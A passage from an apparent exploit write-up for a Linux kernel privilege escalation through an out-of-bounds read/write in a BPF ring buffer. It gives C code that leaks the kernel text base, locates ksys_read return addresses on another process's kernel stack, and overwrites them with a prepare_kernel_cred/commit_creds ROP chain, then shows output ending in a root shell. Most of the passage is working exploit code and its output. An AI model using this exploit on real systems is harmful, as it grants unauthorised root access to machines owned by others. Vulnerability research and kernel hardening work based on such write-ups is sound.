unsigned long leak = read_offset(size*2 + 0x1000 + 8);//skip guard page(0x1000) read listhead
  printf("leak data is %p\n", (void *)leak);
  unsigned long bpf_ringbuf_notify = read_offset(size*2 + 0x1000 + 40);//skip guard page(0x1000) read irq_work.func
  unsigned long text_base = bpf_ringbuf_notify - bpf_ringbuf_notify_offset;
  assert(text_base%0x1000 == 0);
  printf("kernel text base is at %p\n", (void *)text_base);
```

4. Use OOB write to create a rop chain to kernel stack of another process

Now all spawned processes are waiting for data from the parent process.

```
int pipefd[2];
#define NUMPROC 0x1000
void child(){
  char buf[8];
  int ruid,euid,suid;
  read(pipefd[0], buf, 1);
  if(!getuid()){
    //vimctim process here. We're now root!!
    system("/bin/sh");
    write(pipefd[1], "AAAAAAAA", 8);
  }
  exit(0);
}
```

To be precise, it's blocked inside the handler for the read system call. So there should be return addresses of ksys_read and __x64_sys_read function in their kernel stack. Fortunately, it's okay to ignore the process from returning from vfs_read to ksys_read to returning to __x64_sys_read.

```
ssize_t ksys_read(unsigned int fd, char __user *buf, size_t count)
{
        struct fd f = fdget_pos(fd);
        ssize_t ret = -EBADF;

        if (f.file) {
                loff_t pos, *ppos = file_ppos(f.file);
                if (ppos) {
                        pos = *ppos;
                        ppos = &pos;
                }
                ret = vfs_read(f.file, buf, count, ppos);
                if (ret >= 0 && ppos)
                        f.file->f_pos = pos;
                fdput_pos(f);
        }
        return ret;
}
```

So it can be replaced with a kernel ROP chain.

```
 puts("Searching stack ...");
  int i=0;
  int ksys_read_index = 0;
  int __x64_sys_read_index = 0;
  while(1){
    unsigned long l = read_offset((size*2 + 0x4000) + (size*2 + 0x1000) + 0x3000 +
i*8);//thread stack
    if(l>(text_base+ksys_read_offset) && l<(text_base+ksys_read_end_offset)){
      //It may be a return address of ksys_read
      printf("ksys_read_ret found at %d, value is %p\n", i, (void *)l);
      ksys_read_index = i;
    }
    if(l>(text_base+__x64_sys_read_offset) &&
l<(text_base+__x64_sys_read_end_offset)){
      //It may be a return address of __x64_sys_read
      printf("__x64_sys_read_ret found at %d, value is %p\n", i, (void *)l);
      __x64_sys_read_index = i;
      break;
    }
    i++;
  }
  assert(ksys_read_index != 0);
  assert(__x64_sys_read_index != 0);
  assert(__x64_sys_read_index - ksys_read_index >= 7);//make sure enough rop space

  //Fill RET thread first
  for(i=ksys_read_index;i<__x64_sys_read_index;i++){
    write_offset((size*2 + 0x4000) + (size*2 + 0x1000) + 0x3000 + i*8, text_base +
ret_offset);
  }
  i=ksys_read_index;
  write_offset((size*2 + 0x4000) + (size*2 + 0x1000) + 0x3000 + (i++)*8, text_base +
pop_rdi_ret);
  write_offset((size*2 + 0x4000) + (size*2 + 0x1000) + 0x3000 + (i++)*8, 0);
  write_offset((size*2 + 0x4000) + (size*2 + 0x1000) + 0x3000 + (i++)*8, text_base +
prepare_kernel_cred_offset);
  write_offset((size*2 + 0x4000) + (size*2 + 0x1000) + 0x3000 + (i++)*8, text_base +
pop_rcx_ret);//to make rep movsq safe
  write_offset((size*2 + 0x4000) + (size*2 + 0x1000) + 0x3000 + (i++)*8, 0);
  write_offset((size*2 + 0x4000) + (size*2 + 0x1000) + 0x3000 + (i++)*8, text_base +
mov_rdirax_ret);
  write_offset((size*2 + 0x4000) + (size*2 + 0x1000) + 0x3000 + (i++)*8, text_base +
commit_creds_offset);
```

5. Spawn root shell from target process of step 4

If all processes are woken up by writing to a pipe shared with children, one process must execute above the ROP chain and gain privilege.

```
$ ./pwn
```

```
leak data is 0xffffb63272045008
kernel text base is at 0xffffffffbc000000
Searching stack ...
ksys_read_ret found at 2013, value is 0xffffffffbc2fd681
__x64_sys_read_ret found at 2021, value is 0xffffffffbc2fd6ca
Wake up child processes
# id
uid=0(root) gid=0(root) groups=0(root)
# exit
```